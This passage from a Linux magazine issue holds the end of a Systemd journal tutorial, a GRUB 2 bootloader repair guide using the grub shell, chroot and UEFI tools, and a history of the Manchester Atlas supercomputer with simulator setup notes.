A simple way to filter and manipulate the journal using regular Unix plain text tools is to use redirection. `journalctl -b > log.txt` will place all messages from the current boot in `log.txt`, so you can `sed` and `grep` to your heart's content.

2 LOG FILES: SAY HELLO TO JOURNALD

The second major component of Systemd is the journal. This is a logging system, similar to syslog, but with some major differences. And if you're a fan of the Unix way, prepare for your blood to boil: it's a binary log, so you can't just parse it using your regular command line text tools. This design decision

regularly whips up heated debates on the net, but it has some benefits too. For instance, logs can be more structured, with better metadata, so it's easier to filter out information based on executable name, PID, time and so forth.

To view the journal in its entirety, enter:

journalctl


As with many other Systemd commands, this pipes the output into the `less` program, so you can scroll down by hitting space, use `/` (forward slash) to search, and other familiar keybindings. You'll also notice a sprinkling of colour here too, with warnings and failure messages in red.

That's a lot of information; to narrow it down to the current boot, use:

journalctl -b

And here's where the Systemd journal starts to shine. Do you want to see all messages from the

A Systemd GUI exists, although it hasn't been actively worked on for a couple of years.



```

Terminal - mike@localhost:~/usr/lib/systemd/system
File Edit View Terminal Tabs Help
Oct 24 16:28:55 localhost.localdomain kernel: Console: colour VGA+ 80x25
Oct 24 16:28:55 localhost.localdomain kernel: console [tty0] enabled
Oct 24 16:28:55 localhost.localdomain kernel: allocated 12582912 bytes of page_c
Oct 24 16:28:55 localhost.localdomain kernel: please try 'cgroup_disable=memory'
Oct 24 16:28:55 localhost.localdomain kernel: hpet clockevent registered
Oct 24 16:28:55 localhost.localdomain kernel: tsc: Fast TSC calibration failed
Oct 24 16:28:55 localhost.localdomain kernel: tsc: Unable to calibrate against P
Oct 24 16:28:55 localhost.localdomain kernel: tsc: using HPET reference calibrat
Oct 24 16:28:55 localhost.localdomain kernel: tsc: Detected 2404.994 MHz process
Oct 24 16:28:55 localhost.localdomain kernel: Calibrating delay loop (skipped),
Oct 24 16:28:55 localhost.localdomain kernel: pid_max: default: 32768 minimum: 3
Oct 24 16:28:55 localhost.localdomain kernel: ACPI: Core revision 20140424
Oct 24 16:28:55 localhost.localdomain kernel: ACPI: All ACPI Tables successfully
Oct 24 16:28:55 localhost.localdomain kernel: Security Framework initialized
Oct 24 16:28:55 localhost.localdomain kernel: SELinux: Initializing.
Oct 24 16:28:55 localhost.localdomain kernel: SELinux: Starting in permissive m
Oct 24 16:28:55 localhost.localdomain kernel: Dentry cache hash table entries: 5
Oct 24 16:28:55 localhost.localdomain kernel: Inode-cache hash table entries: 26
Oct 24 16:28:55 localhost.localdomain kernel: Mount-cache hash table entries: 81
Oct 24 16:28:55 localhost.localdomain kernel: Mountpoint cache hash table entrie
Oct 24 16:28:55 localhost.localdomain kernel: Initializing cgroup subsys memory
Oct 24 16:28:55 localhost.localdomain kernel: Initializing cgroup subsys devices
Oct 24 16:28:55 localhost.localdomain kernel: Initializing cgroup subsys freezer
lines 113-135

```

Binary logging isn't popular, but the journal has some benefits, like very easy filtering of information.

previous boot? Try `journalctl -b -1`. Or the one before that? Replace `-1` with `-2`. How about something very specific, like all messages from 24 October 2014, 16:38 onwards?"

```
journalctl -b --since="2014-10-24 16:38"
```

Even if you deplore binary logs, that's still a useful feature, and for many admins it's much easier than constructing a similar filter from regular expressions.

So we've narrowed down the log to specific times, but what about specific programs? For units, try this:

```
journalctl -u gdm.service
```

(Note: that's a good way to see the log generated by the X server.) Or how about a specific PID?

```
journalctl _PID=890
```

You can even request to just see messages from a certain executable:

```
journalctl /usr/bin/pulseaudio
```

If you want to narrow down to messages of a certain priority, use the `-p` option. With 0 this will only show emergency messages (ie it's time to start praying to **\$DEITY**), whereas 7 will show absolutely everything, including debugging messages. See the manual page (`man journalctl`) for more details on the priority levels.

It's worth noting that you can combine options as well, so to only show messages from the GDM service of priority level 3 (or lower) from the current boot, use:

```
journalctl -u gdm.service -p 3 -b
```

Finally, if you just want to have a terminal window open, constantly updating with the latest journal entries, as you'd have with the `tail` command in pre-Systemd installations, just enter `journalctl -f`.

Miked Saunders has a PID of `-1`, divides by zero in his sleep, and knows how to sew on a button.

LV PRO TIP

We've been mostly poking around inside `/usr/lib/systemd/system` in this tutorial, but you may have noticed similar files inside `/etc/systemd/system` as well. What's the difference? Well, the latter takes precedence, so if you have two unit files with the same names in both locations, the one in `/etc/systemd/system` will be used. Generally, the former directory is where installed packages place their units, while the latter is for units created by root.

Life without Systemd?

If you simply, absolutely can't get on with Systemd, you still have a few choices among the major distributions. Most notably, Slackware, the longest-running distro, hasn't made the switch yet – but its lead developer hasn't ruled it out for the future. A few small-name distros are also holding out with SysVinit as well.

But how long will this last? Gnome is becoming increasingly dependent on Systemd, and the other major desktop environments could follow suit. This is a cause of consternation in the BSD communities, as Systemd is heavily tied to Linux kernel features, so the desktops are becoming less portable, in a way. A half-way-house solution might arrive in the form of Uselessd (<http://uselessd.darknedgy.net>), which is a stripped-down version of Systemd that purely focuses on launching and supervising processes, without consuming the whole base system.



If you don't like Sysytemd, try Gentoo, which has it as a choice of init system, but doesn't force it on its users.

GRUB 2: HEAL YOUR BOOTLOADER

MAYANK SHARMA

There are few things as irritating as a broken bootloader. Get the best out of Grub 2 and keep it shipshape.

WHY DO THIS?

- *Grub 2* is the most popular bootloader that's used by almost every Linux distribution.
- A bootloader is a vital piece of software, but they are susceptible to damage.
- *Grub 2* is an expansive and flexible boot loader that offers various customisable options.

“The Grub 2 Linux bootloader is a wonderful and versatile piece of software.”

Boot Repair also lets you customise *Grub 2*'s options.

The *Grub 2* Linux bootloader is a wonderful and versatile piece of software. While it isn't the only bootloader out there, it's the most popular and almost all the leading desktop distros use it. The job of the *Grub* bootloader is twofold. First, it displays a menu of all installed operating systems on a computer and invites you to pick one. Second, *Grub* loads the Linux kernel if you choose a Linux operating system from the boot menu.

As you can see, if you use Linux, you can't escape the bootloader. Yet it's one the least understood components inside a Linux distro. In this tutorial we'll familiarise you with some of *Grub 2*'s famed versatility and equip you with the skills to help yourself when you have a misbehaving bootloader.

The most important parts of *Grub 2* are a bunch of text files and a couple of scripts. The first piece to know is `/etc/default/grub`. This is the text file in which you can set the general configuration variables and other

characteristics of the *Grub 2* menu (see box titled “Common user settings”).

The other important aspect of *Grub 2* is the `/etc/grub.d` folder. All the scripts that define each menu entry are housed there. The names of these scripts must have a two-digit numeric prefix. Its purpose is to define the order in which the scripts are

executed and the order of the corresponding entries when the *Grub 2* menu is built. The `00_header` file is read first, which parses the `/etc/default/grub` configuration file. Then come the entries for the Linux kernels in the `10_linux` file. This script creates one regular and one recovery menu entry for each kernel in the default `/boot` partition.

This script is followed by others for third-party apps such as `30_os-prober` and `40_custom`. The `os-prober` script creates entries for kernels and other operating systems found on other partitions. It can recognise Linux, Windows, BSD and Mac OS X installations. If your hard disk layout is too exotic for the `os-prober` script to pick up an installed distro, you can add it to the `40_custom` file (see the “Add custom entries” box).

Grub 2 does not require you to manually maintain your boot options' configuration file: instead it generates the `/boot/grub/grub.cfg` file with the

Graphical boot repair

A vast majority of *Grub 2* issues can easily be resolved with the touch of a button thanks to the *Boot Repair* app. This nifty little application has an intuitive user interface and can scan and comprehend various kinds of disk layouts and partitioning schemes, and can sniff out and correctly identify operating system installations inside them. The utility works on traditional computers with a Master Boot Record (MBR) as well as the newer UEFI computers with the GUID Partition Table (GPT) layout.


The easiest way to use *Boot Repair* is to install it inside a Live Ubuntu session. Fire up an Ubuntu Live distro on a machine with a broken bootloader and install *Boot Repair* by first adding its PPA repository with the

```
sudo add-apt-repository ppa:yannubuntu/Boot Repair
sudo apt-get update
```

before installing the app with

```
sudo apt-get install -y Boot Repair
```

Fire up the tool once it's installed. The app will scan your hard disk before displaying its interface, which is made up of a couple of buttons. To follow the advice of the tool, simply press the Recommended Repair button, which should fix most broken bootloaders. After it's restored your bootloader, the tool also spits out a small URL which you should note. The URL contains a detailed summary of your disks, including your partitions along with the contents of important *Grub 2* files including `/etc/default/grub` and `boot/grub/grub.cfg`. If the tool hasn't been able to fix your bootloader, you can share the URL on your distro's forum boards to allow others to understand your disk layout and offer suggestions.



grub2-mkconfig command. This utility will parse the scripts in the `/etc/grub.d` directory and the `/etc/default/grub` settings file to define your setup.

Bootloader bailout

Grub 2 boot problems can leave the system in several states. The text on the display where you'd expect the bootloader menu gives an indication of the current state of the system. If the system stops booting at the **grub>** prompt, it means the *Grub 2* modules were loaded but it couldn't find the **grub.cfg** file. This is the full *Grub 2* command shell and you can do quite a bit here to help yourself. If you see the **grub rescue>** prompt, it means that the bootloader couldn't find the *Grub 2* modules nor could it find any of your boot files. However, if your screen just displays the word 'GRUB', it means the bootloader has failed to find even the most basic information that's usually contained in the Master Boot Record.

You can correct these *Grub* failures either by using a live CD or from *Grub 2*'s command shell. If you're lucky and your bootloader drops you at the **grub>** prompt, you have the power of the *Grub 2* shell at your disposal to correct any errors.

The next few commands work with both **grub>** and **grub rescue>**. The **set pager=1** command invokes the pager, which prevents text from scrolling off the screen. You can also use the **ls** command which lists all partitions that *Grub* sees, like this:

```
grub> ls
(hd0) (hd0,msdos5) (hd0,msdos6) (hd1,msdos1)
```

As you can see, the command also lists the partition table scheme along with the partitions.

You can also use the **ls** command on each partition to find your root filesystem:

```
grub> ls (hd0,5)/
lost+found/ var/ etc/ media/ bin/ initrd.gz
boot/ dev/ home/ selinux/ srv/ tmp/ vmlinuz
```

You can drop the **msdos** bit from the name of the partition. Also, if you miss the trailing slash and instead say **ls (hd0,5)** you'll get information about the partition including its filesystem type, total size, and last modification time. If you have multiple partitions, read the contents of the `/etc/issue` file with the **cat** command to identify the distro, such as **cat (hd0,5)/etc/issue**.

Assuming you find the root filesystem you're looking for inside **(hd0,5)**, make sure that it contains the `/boot/grub` directory and the Linux kernel image you wish to boot into, such as **vmlinuz-3.13.0-24-generic**. Now type the following:

```
grub> set root=(hd0,5)
grub> linux /boot/vmlinuz-3.13.0-24-generic root=/dev/sda5
grub> initrd /boot/initrd.img-3.13.0-24-generic
```

The first command points *Grub* to the partition housing the distro we wish to boot into. The second command then tells *Grub* the location of the kernel image inside the partition as well as the location of the root filesystem. The final line sets the location of the initial ramdisk file. You can use tab autocompletion to

Grub 2 and UEFI

UEFI-enabled machines (more or less, any machine sold in the last couple of years) have added another layer of complexity to debugging a broken *Grub 2* bootloader. While the procedure for restoring a *Grub 2* install on a UEFI machine isn't much different than it is on a non-UEFI machine, the newer firmware handles things differently, which results in mixed restoration results.

On a UEFI-based system, you do not install anything in the MBR. Instead you install a Linux EFI bootloader in the EFI System Partition (ESP) and set it as the EFI's default boot program using a tool such as **efibootmgr** for Linux, or **bcdedit** for Windows.

As things stand now, the *Grub 2* bootloader should be installed properly when installing any major desktop Linux distro, which will happily coexist with Windows 8. However, if you end up with a broken bootloader, you can restore the machine with a live distro. When you boot the live medium, make sure you boot it in the UEFI mode. The computer's boot menu will have two boot

options for each removable drive – a vanilla option and an option tagged with UEFI. Use the latter to expose the EFI variables in `/sys/firmware/efi/`.

From the live environment, mount the root filesystem of the broken installation as mentioned in the tutorial. You'll also have to mount the ESP partition. Assuming it's `/dev/sda1`, you can mount it with **sudo mount /dev/sda1 /mnt/boot/efi**

Then load the **efivars** module with **modprobe efivars** before chrooting into the installed distribution as shown in the tutorial.

Here on, if you're using Fedora, reinstall the bootloader with the **yum reinstall grub2-efi shim** command followed by **grub2-mkconfig -o /boot/grub2/grub.cfg** to generate the new configuration file. Ubuntu users can do this with

```
apt-get install --reinstall grub-efi-amd64
```

With the bootloader in place, exit chroot, unmount all partitions and reboot to the *Grub 2* menu.

fill in the name of the kernel and the `initrd`, which will save you a lot of time and effort.

Once you've keyed these in, type **boot** at the next **grub>** prompt and *Grub* will boot into the specified operating system.

Things are a little different if you're at the **grub rescue>** prompt. Since the bootloader hasn't been able to find and load any of the required modules, you'll have to insert them manually:

```
grub rescue> set root=(hd0,5)
grub rescue> insmod (hd0,5)/boot/grub/normal.mod
grub rescue> normal
grub> insmod linux
```

As you can see, just like before, after we use the **ls** command to hunt down the Linux partition, we mark it with the **set** command. We then insert the **normal** module, which when activated will return us to the

Grub 2 has a command line, which you can invoke by pressing **C** at the bootloader menu.

```
GNU GRUB version 1.99-27+deb7u2

Minimal BASH-like line editing is supported. For the first word,
TAB lists possible command completions. Anywhere else TAB lists
possible device or file completions. ESC at any time exits.

grub> ls
(hd0) (hd0,msdos5) (hd0,msdos1) (hd1) (hd2) (hd3)
grub> ls (hd0,msdos5)
Partition hd0,msdos5: Not a known filesystem - Partition start at
5928960 - Total size 360448 sectors
grub> ls (hd0,msdos1)
Partition hd0,msdos1: Filesystem type ext2 - Last modification time
2014-09-26 14:53:40 Friday, UUID 7a53ccc5-963f-4628-80ba-3696bbc641a9 -
Partition start at 2048 - Total size 5924864 sectors
grub> ls (hd0,msdos1)/
lost+found/ var/ etc/ media/ bin/ boot/ dev/ export/ home/ initrd.img lib/
lib64/ mnt/ opt/ proc/ root/ run/ sbin/ selinux/ srv/ sys/ tmp/ usr/ vmlinuz
grub> _
```

```

bodhi@bodhi-Lenovo-G505s: ~
File Edit View Search Terminal Help
#
# DO NOT EDIT THIS FILE
#
# It is automatically generated by grub-mkconfig using templates
# from /etc/grub.d and settings from /etc/default/grub
#
### BEGIN /etc/grub.d/00_header ###
if [ -s $prefix/grubenv ]; then
  set have_grubenv=true
  load_env
fi
if [ "${next_entry}" ]; then
  set default="${next_entry}"
  set next_entry=
  save_env next_entry
  set boot_once=true
else
  set default="0"
fi

if [ x"${feature_menuentry_id}" = xy ]; then
  menuentry_id_option="--id"
else
  menuentry_id_option=""
fi

export menuentry_id_option

if [ "${prev_saved_entry}" ]; then
  set saved_entry="${prev_saved_entry}"
:

```

To disable a script under the `/etc/grub.d`, all you need to do is remove the executable bit, for example with `chmod -x /etc/grub.d/20_memtest86+` which will remove the 'Memory Test' option from the menu.

standard `grub>` mode. The next command then inserts the linux module in case it hasn't been loaded. Once this module has been loaded you can proceed to point the boot loader to the kernel image and initrd files just as before and round off the procedure with the `boot` command to bring up the distro.

Once you've successfully booted into the distro, don't forget to regenerate a new configuration file for *Grub* with the

```
grub-mkconfig -o /boot/grub/grub.cfg
```

command. You'll also have to install a copy of the bootloader into the MBR with the

```
sudo grub2-install /dev/sda
```

command.

Dude, where's my Grub?

The best thing about *Grub 2* is that you can reinstall it whenever you want. So if you lose the *Grub 2*

bootloader, say when another OS like Windows replaces it with its own bootloader, you can restore *Grub* within a few steps with the help of a live distro. Assuming

you've installed a distro on `/dev/sda5`, you can reinstall *Grub* by first creating a mount directory for the distro with

```
sudo mkdir -p /mnt/distro
```

and then mounting the partition with

```
mount /dev/sda5 /mnt/distro
```

You can then reinstall *Grub* with

```
grub2-install --root-directory=/mnt/distro /dev/sda
```

“The best thing about Grub 2 is that you can reinstall it whenever you want.”

This command will rewrite the MBR information on the `/dev/sda` device, point to the current Linux installation and rewrite some *Grub 2* files such as `grubenv` and `device.map`.

Another common issue pops up on computers with multiple distros. When you install a new Linux distro, its bootloader should pick up the already installed distros. In case it doesn't, just boot into the newly installed distro and run

grub2-mkconfig

Before running the command, make sure that the root partitions of the distros missing from the boot menu are mounted. If the distro you wish to add has `/root` and `/home` on separate partitions, only mount the partition that contains `/root`, before running the `grub2-mkconfig` command.

While *Grub 2* will be able to pick most distros, trying to add a Fedora installation from within Ubuntu requires one extra step. If you've installed Fedora with its default settings, the distro's installer would have created LVM partitions. In this case, you'll first have to install the `lvm2` driver using the distro's package management system, such as with

```
sudo apt-get install lvm2
```

before *Grub 2*'s `os-prober` script can find and add Fedora to the boot menu.

Thorough fix

If the `grub2-install` command didn't work for you, and you still can't boot into Linux, you'll need to completely reinstall and reconfigure the bootloader. For this task, we'll use the venerable `chroot` utility to change the run environment from that of the live CD to the Linux install we want to recover. You can use any Linux live CD for this purpose as long as it has the `chroot` tool. However, make sure the live medium is for the same architecture as the architecture of the installation on the hard disk. So if you wish to `chroot` to a 64-bit installation you must use an amd64 live distro.

After you've booted the live distro, the first order of business is to check the partitions on the machine. Use `fdisk -l` to list all the partitions on the disk and

Common user settings

Grub 2 has lots of configuration variables. Here are some of the common ones that you're most likely to modify in the `/etc/default/grub` file. The `GRUB_DEFAULT` variable specifies the default boot entry. It will accept a numeric value such as 0, which denotes the first entry, or "saved" which will point it to the selected option from the previous boot. The `GRUB_TIMEOUT` variable specifies the delay before booting the default menu entry and the `GRUB_CMDLINE_LINUX` variable lists the parameters that are passed on the kernel command line for all Linux menu entries.

If the `GRUB_DISABLE_RECOVERY` variable is set to `true`, the recovery mode menu entries will not be generated. These entries boot the distro into single-user mode from where you can repair your system with command line tools. Also useful is the `GRUB_GFXMODE` variable, which specifies the resolution of the text shown in the menu. The variable can take any value supported by your graphics card.

make note of the partition that holds the *Grub 2* installation that you want to fix.

Let's assume we wish to restore the bootloader from the distro installed in `/dev/sda5`. Fire up a terminal and mount it with:

```
sudo mount /dev/sda5 /mnt
```

Now you'll have to bind the directories that the *Grub 2* bootloader needs access to in order to detect other operating systems:

```
$ sudo mount --bind /dev /mnt/dev
```

```
$ sudo mount --bind /dev/pts /mnt/dev/pts
```

```
$ sudo mount --bind /proc /mnt/proc
```

```
$ sudo mount --bind /sys /mnt/sys
```

We're now all set to leave the live environment and enter into the distro installed inside the `/dev/sda5` partition via **chroot**:

```
$ sudo chroot /mnt /bin/bash
```

You're now all set to install, check, and update *Grub*. Just like before, use the

```
sudo grub2-install /dev/sda
```

command to reinstall the bootloader. Since the

grub2-install command doesn't touch the `grub.cfg` file, we'll have to create it manually with

```
sudo grub-mkconfig -o /boot/grub/grub.cfg
```

That should do the trick. You now have a fresh copy of *Grub 2* with a list of all the operating systems and distros installed on your machine. Before you can restart the computer, you'll have to exit the chrooted system and unmount all the partitions in the following

Add custom entries

If you wish to add an entry to the bootloader menu, you should add a boot stanza to the `40_custom` script. You can, for example, use it to display an entry to boot a Linux distro installed on a removable USB drive.

Assuming your USB drive is `sdb1`, and the `linux` kernel image and the `initrd` files are under the root (`/`) directory, add the following to the `40_custom` file:

```
menuentry "Linux on USB" {
    set root=(hd1,1)
    linux /vmlinuz root=/dev/sdb1 ro quiet splash
    initrd /initrd.img
}
```

For more accurate results, instead of device and partition names you can use their UUIDs, such as

```
set root=UUID=54f22dd7-eabe
```

Use

```
sudo blkid
```

to find the UUIDs of all the connected drives and partitions. You can also add entries for any distros on your disk that weren't picked up by the `os-prober` script, as long as you know where the distro's installed and the location of its kernel and `initrd` image files.

order:

```
$ exit
```

```
$ sudo umount /mnt/sys
```

```
$ sudo umount /mnt/proc
```

```
$ sudo umount /mnt/dev/pts
```

```
$ sudo umount /mnt/dev
```

```
$ sudo umount /mnt
```

You can now safely reboot the machine, which should be back under *Grub 2*'s control, and the bootloader under yours! 🐧

Mayank Sharma has been tinkering with Linux since the 90s and contributes to a variety of technical publications on both sides of the pond.

BUY LINUXVOICE MUGS AND T-SHIRTS!



shop.linuxvoice.com

ATLAS: THE UK'S SUPERCOMPUTER

JULIET KEMP

In the 1950s came the transistor, and with the transistor came the supercomputer – here's how to program one of the first.

Atlas, in Manchester, was one of the first supercomputers; it was said that when Atlas went down, the UK's computing capacity was reduced by half. Today supercomputers are massively parallel and run at many, many times the speed of Atlas. (The fastest in the world is currently Tianhe-2, in Guangzhou, China, running at 33 petaflops, or over a thousand million times faster than Atlas.) But some of the basics of modern computers still owe something to the decisions made by the Atlas team when they were trying to build their 'microsecond engine'.

The computers of the early 1950s were built with vacuum tubes, which made for machines which were enormous, unreliable, and very expensive. The University of Manchester computing team already had one of these, the Manchester Mark 1 (which Alan Turing worked with), which began operation in April 1949. They were working on a smaller version when Tom Kilburn, director of the group, set a couple

of his team to designing a computer which used transistors.

The result was the Transistor Computer, the world's first transistorised computer, first operational

in April 1953. It used germanium point-contact transistors, the only type available at the time, which were even less reliable than valves; but they were a lot cheaper to run, using much less power. It did still use valves for memory read/write and for the clock cycle, so it wasn't fully transistorised. (The first fully transistorised computer was the Harwell CADET, in

1955.) Once junction transistors became available, the second version of the machine was more reliable.

Building Atlas

After the success of the Transistor Computer, the next challenge the team set themselves was to build a "microsecond engine" – a computer that could operate at one microsecond per instruction (or close to it), so managing a million instructions a second. (This is not quite the same as one megaflop, as FLOPS measure floating-point operations, not instructions, and are a little slower than instructions.)

The machine was initially called MUSE (after the Greek letter μ , meaning one-millionth), but was renamed Atlas once the Ferranti company became involved in 1958. When Atlas was officially first commissioned, in December 1962, it was one of the most powerful computers in the world, running at (at peak) 1.59 microseconds per instruction, or around 630,000 instructions/second.

Atlas was an asynchronous processing machine, with 48-bit words, 24-bit addressing, and (in the Manchester installation) 16k word core store and 96k word drum store. It also had over a hundred index registers to use for address modification. It was fitted up for magnetic tape (a big novelty at the time and much faster than paper tape).

One important feature was instruction pipelining, which meant being able to speed up programs beyond merely running instructions more quickly. With instruction pipelining, the CPU begins to fetch the next instruction while the current one is still processing. Instead of holding up the whole CPU while a single instruction goes through the CPU's various parts, pipelining means that instructions follow one another from point A to point B to point C through the CPU, maximising the amount of work being done by the CPU at a particular time, and minimising the overall time. Obviously this does require appropriate programming to take advantage of it.

Atlas' "Extracode" setup also allowed certain more complex instructions to run as software rather than be included in the hardware. The most significant bit of the top 10 bits of a word determined whether an instruction was a normal hardware instruction, or an Extracode instruction. An Extracode instruction meant that the program would jump to what was basically a subroutine in the ROM, and run that. This was a way of reducing the complexity of the hardware while still

"Germanium transistors were even less reliable than valves, but were a lot cheaper to run."

The University of Manchester's ATLAS machine, photographed on 1 January 1963. Photo: Iain MacCallum



being able to provide those complicated instructions 'baked in' to the machine (and thus easy to use for programmers). Extracode instructions were used particularly for calculations like sine/cosine and square root (inefficient to wire into the hardware); but they were also used for operating system functions like printing to output or reading from a tape. (See the next section for more on the Atlas Supervisor.)

The first production Atlas, the Manchester installation, started work in 1962, although the OS software, Atlas Supervisor (see below) wasn't fully operational until early 1964. Ferranti and the University shared the available time on Atlas, running between them up to a thousand user programs in a 20-hour 'day'. The value of the machine to the University was estimated at £720,000 per year in 1969, if they'd had to buy it in externally.

Software

A 48-bit Atlas instruction was divided into four parts: a 10-bit function code, 7-bit Ba (bits 10-16) and 7-bit Bm (bits 17-25) index registers, and a 24-bit address. There were two basic types of instruction: B-codes, which used Bm as a modifier and Ba as a register address and did integer operations; and A-codes, which provided floating point arithmetic.

The B index registers were used to modify the given address to get the 'correct' one (useful for moving through a series of memory locations); having two index fields meant Atlas could be double-indexed. You could also test the Bm register and then do something specific with the contents of the Ba register, depending on the result of the test. Specifically, there was a general form of:

"if CONDITION then load register Ba with address N (and optionally act on Bm); otherwise do nothing"

Since register B127 was the program counter, this could be used as a program operation transfer. Simply set N to the location you want to jump to, and set Ba to B127. If the condition is true, B127 now contains address N, and the program jumps to N.

Other B registers also had specific roles, and there is a comprehensive list of these registers and many other details of the system in the short book *The Story of ATLAS* by Iain Stinson (<http://elearn.cs.man.ac.uk/~atlas/docs/london%20atlas%20book.pdf>).

Atlas Supervisor was the Atlas operating system, which managed resources and allocated them between user programs and other tasks, including managing virtual memory. It's been called "the first recognisable modern OS" in terms of how it managed jobs and resources. At any given time, multiple user programs could be running, and it was Atlas Supervisor's responsibility to manage resources and workload. The Scheduler and Job Assembler would assemble all parts of a job and sort it into one of two queues (requires its own magnetic tape, or does not). The Central Executive took care of program-switching, error-monitoring, Extracodes, and memory management. Output Assembly handled output

Transistors

Vacuum tubes, used in all the 1940s computers, were far from ideal. Everyone in the industry was keen for something different. In particular, Bell (the telephone company) wanted a more reliable component for telephone systems. It put together a team to research transistors, based on an idea patented in the late 1920s by physicist Julius Lilienfeld. The Bell Labs team produced a working transistor in 1947 (a French team repeated this independently in 1948). Bell Labs' Shockley, Bardeen, and Brattain won the Nobel Prize in Physics in 1956 for their work.

Fundamentally, transistors control and direct the flow of electricity. They act as switches (sending current one way or another, or switching it off), and they can also amplify current, making the output power greater than the input power. The first transistors were made from germanium, which when pure is an insulator, but when

slightly impure becomes a semiconductor, which is what is needed for a transistor to work. The amount of impurity must be tightly controlled to create the correct effect. Germanium transistors were very quickly replaced by junction transistors, which are more robust and easier to make.


Transistors are an essential part of nearly all modern electronics, although most modern transistors are silicon rather than germanium. The fact that they can be easily mass-produced at low cost (more than ten million transistors can be made per US cent) has been a crucial part of the development of mass modern technology. These days they are usually part of an integrated circuit rather than wired together as with early transistor computers, but they're still at the core of all practical electronics. Estimates of transistors made per year vary between about half a billion and a billion per person on the Earth, and those numbers are still going up.

potentially onto many different devices, maintaining a list of documents to be output.

One of the radical innovations of Atlas was virtual memory. Computers had (and still have) two levels of memory: main (working) memory and secondary (disk; or drums/tapes back in the 1950s) memory. A program can only deal directly with main memory. For a programmer trying to perform a calculation (such as matrix multiplication) that couldn't fit into main memory, a large part of the job became working out how to switch data in and out of secondary memory, how to do it most efficiently, what blocks (pages) to divide it into, how to swap it in and out, and so on. The designers of Atlas were working programmers (as was everyone working in computers at the time), and it was very clear to them that automating this process would make programmers' lives much easier. Atlas' virtual memory had three important features:

- It translated addresses automatically into memory locations (so the programmer didn't need to keep

Ann Moffat worked with Ferranti on the Manchester Atlas from 1962, and in 1966 was one of the earliest teleworkers – here seen writing programs to analyse Concorde's black box, with her daughter. Copyright Rutherford Appleton Laboratory and the Science and Technology Facilities Council (STFC). www.chilton-computing.org.uk.





The Atlas machine room at Chilton in 1967. Copyright Rutherford Appleton Laboratory and the Science and Technology Facilities Council (STFC). www.chilton-computing.org.uk.

- track of memory locations by hand).
 - It had demand paging: the address translator would automatically load a required page of data into main memory when it was required.
 - It had an algorithm which identified the currently least-required pages and moved them back into secondary memory.
- Fundamentally, this is still what virtual memory does today, and it does, as expected, make programming massively more straightforward. It's also vital for running multiple programs at the same time, allowing the OS to swap parts of jobs in and out of memory as they are required.

Emulator

An Atlas simulator is available from the Institute for Computing Systems Architecture (University of Edinburgh – www.icsa.inf.ed.ac.uk/research/groups/hase/models/atlas/index.html). You can download their three sample programs from their website. This is a simulator rather than an emulator, in that it simulates the operation of the Atlas architecture by modelling its internal state, but doesn't pretend to give the experience of operating the whole machine.

To run the simulator, you'll first need to download and install HASE III. There are detailed instructions www.icsa.inf.ed.ac.uk/research/groups/hase/models/use.html, but basically you download the **jar** file, then type:

```
java -jar Setup_HASE_3.5.jar
```

at a terminal window. Run as root to be able to install for all users of the machine, or as a user to install for just that user. You can then run the **bin/Hase** executable from wherever you installed the program.

To run one of the Atlas projects, download one of the samples and unzip it, choose Open Project from the HASE menu, then choose the relevant **.edl** file. So for Atlas_V1.3, the project that demonstrates each of the various instructions, choose **V1.3/atlas_v1.3.edl**.

To compile the project, first, if you installed HASE as root, you'll need to make sure that the user as which you're running has write access to **hase/hase-iii/lib**. (This seems only to be necessary for the first

compile.) Next, go to Project > Properties > Compiler, and make sure that the **Hase** directory is set correctly to where you installed HASE. Finally, hit the Compile and Build buttons on the menu bar.

